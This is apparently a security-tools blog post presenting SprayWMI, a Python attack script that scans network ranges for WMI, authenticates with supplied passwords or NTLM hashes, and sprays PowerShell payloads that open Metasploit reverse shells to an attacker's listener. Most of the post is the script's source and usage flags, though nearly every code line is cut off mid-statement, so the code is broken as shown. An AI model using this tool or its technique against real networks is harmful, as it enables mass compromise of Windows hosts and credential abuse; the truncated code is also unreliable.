ARCHIVES


Select Month

SITEMAP

Browse: Home / SprayWMI is a method for mass spraying unicorn powershell injection to CIDR notations.

Search Security Content...

Select Language



SPRAYWMI IS A METHOD FOR MASS SPRAYING UNICORN POWERSHELL INJECTION TO CIDR NOTATIONS.

October 14, 2015 · by 0x0ptimus · in Code Scripting, Networking, Penetration Test

SprayWMI is a method for mass spraying unicorn powershell injection to CIDR notations.

DOMAIN – domain you are attacking – if its local, just specify workgroup

USERNAME – username to authenticate on the remote Windows system

PASSWORD – password or password hash lm:ntlm to use on the remote Windows system

CIDR_RANGE,CIDR_RANGE or ips.txt – you can specify a single ip, a CIDR range (192.168.1.1/24) or multiple CIDRs such as 192.168.1.1/24,192.168.2.1/24. You can also specify a file (ex: file.txt) which has single IP addresses on a new line.

METASPLOIT_PAYLOAD – this is the payload you want to use example: windows/meterpreter/reverse_tcp

REVERSE_SHELL_IP – this is the IP address of your attacker machine that you want to create a listener or use an already established listener

REVERSE_SHELL_PORT – port to connect back on for the reverse

OPTIONAL: NO – specify no if you do not want to create a listener – this is useful if you already have a listener established. If you do not specify a value here, it will automatically create a listener for you.

SprayWMI is a method for mass spraying unicorn powershell injection to CIDR notations.

Usage: python spraywmi.py <domain> <username> <password or hash lm:ntlm> <cidr_range,cidr_range or ips.txt> <metasploit_payload> <reverse_shell_ip> <reverse_shell_port> <optional: no>

spraywmi Script :

```
#!/usr/bin/python
#
#   __    __    __
# /__` |__) |__)  /\  \ / |  |  |\/| |
# .__/ |    |  \ /~~\  |  |/\|  |  | |
#
#
# SprayWMI combines unicorn powershell in
# Be sure to configure the three options
#
# Version 0.1
#
# Written by: David Kennedy (@HackingDave
# Special thanks to: Justin Elze and Larr
#
# Make sure to close meterpreter properly

# CONFIGURE THE PATH TO UNICORN: github.c
unicorn = ("/pentest/post-exploitation/un

# CONFIGURE PATH TO WMIS - https://www.tr
# if you have trouble with this on 64 bit
# dpkg --add-architecture i386 && apt-get
wmi = ("/usr/local/bin/wmis")

# flag to turn verbosity on
verbose = "off"

try: import pexpect
except ImportError:
    print ("[!] python-pexpect not instal
```

```
    subprocess.Popen("python -m pip insta
    try: import pexpect
    except ImportError:
        print ("[!] Sorry couldn't instal
        sys.exit()

import sys
import subprocess
import os
import time

# main variable assignment from command l
optional = ""
try:

    domain = sys.argv[1] # domain for the
    user = sys.argv[2] # username for win
    password = sys.argv[3] # password or
    cidr = sys.argv[4] # can be 192.168.1
    meta = sys.argv[5] # metasploit paylo
    revshell = sys.argv[6] # reverse shel
    revport = sys.argv[7] # reverse port
    try:
        if sys.argv[8] == "no": # optiona
            optional = "no"
        else: optional = ""
    except IndexError: pass

# throw syntax if we don't have all of ou
except IndexError:
    print (r"""
 __   __   __
/__` |__) |__)  /\  \ / |  |  |\/| |
.__/ |    |  \ /~~\  |  |/\|  |  | |
    Written by: David Kennedy @ TrustedSe

                                        """)
    print ("SprayWMI is a method for mass

    print ("""Flag descriptions:
DOMAIN - domain you are attacking - if it
USERNAME - username to authenticate on th
PASSWORD - password or password hash lm:n
CIDR_RANGE,CIDR_RANGE or ips.txt - you ca
METASPLOIT_PAYLOAD - this is the payload
REVERSE_SHELL_IP - this is the IP address
REVERSE_SHELL_PORT - port to connect back
OPTIONAL: NO - specify no if you do not w
""")
    print ("Usage: python spraywmi.py <do
    sys.exit()

print ("[*] Launching SprayWMI on the hos

# start unicorn first
if os.path.isfile(unicorn + "/unicorn.py"
    definepath = os.getcwd()
    os.chdir(unicorn)
    print ("[*] Generating shellcode thro
    subprocess.Popen("python unicorn.py %
    if optional == "":
        print ("[*] Launching the listene
        time.sleep(1)
        child = pexpect.spawn("msfconsole
            print ("[*] Waiting for the l
```

```
97              print ("[*] Be patient, Metap
98              child.expect("Starting the pa
99      unicorn_code = file(unicorn + "/power
100     # all back to normal
101     os.chdir(definepath)
102
103 # if not found, tell them to check it out
104 else:
105     print ("Unicorn was not found. Please
106     sys.exit()
107
108 if not os.path.isfile(cidr):
109     # if we have multiple cidrs then spli
110     if "," in cidr:
111         print ("[*] Multiple CIDR notatio
112         cidr_range = cidr.split(",")
113         cidr_temp = ""
114         for cidrs in cidr_range:
115             cidr_temp = cidr_temp + cidrs
116
117         # our output with spaces
118         cidr = cidr_temp
119
120     # sweep networks first
121     print ("[*] Sweeping network for port
122     subprocess.Popen("nmap -PN -p 135 --o
123
124     # next we create the wmi command
125     fileopen = file("openwmi.txt", "r").r
126
127 # if we are using a file
128 if os.path.isfile(cidr):
129     fileopen = file(cidr, "r").readlines()
130
131 counter = 0
132 for line in fileopen:
133     print line
134     counter = 1
135
136 if counter == 1:
137     for ip in fileopen:
138         ip = ip.rstrip()
139         command = ('''%s -U %s/%s%%%s //%
140         print ("[*] Launching WMI spray a
141         if verbose == "off":
142             subprocess.Popen(command, std
143         if verbose == "on":
144             subprocess.Popen(command)
145
146     # cleanup
147     if os.path.isfile("openwmi.txt"):
148         os.remove("openwmi.txt")
149     # now interact with Metasploit
150     print ("[*] Spraying is still happeni
151
152     if optional == "":
153         print ("[*] Interacting with Meta
154         # interact with metasploit
155         child.interact()
156     else:
157         print "[*] Running in the backgro
158         while 1:
159             try:
160                 print "[*] If you are fin
161                 time.sleep(15)
```

```
162
163             except KeyboardInterrupt:
164                 print "[*] Exiting SprayW
165                 sys.exit()
166 else:
167     print ("[*] Unable to identify a port
168     sys.exit()
```

or git clone https://github.com/trustedsec/spraywmi

Source : https://github.com/trustedsec

Tags: Attack Research, domain, Injector, PowerShell

← The Backdoor Factory (BDF) v-3.2.0 released : Patch PE, ELF, Mach-O binaries with shellcode.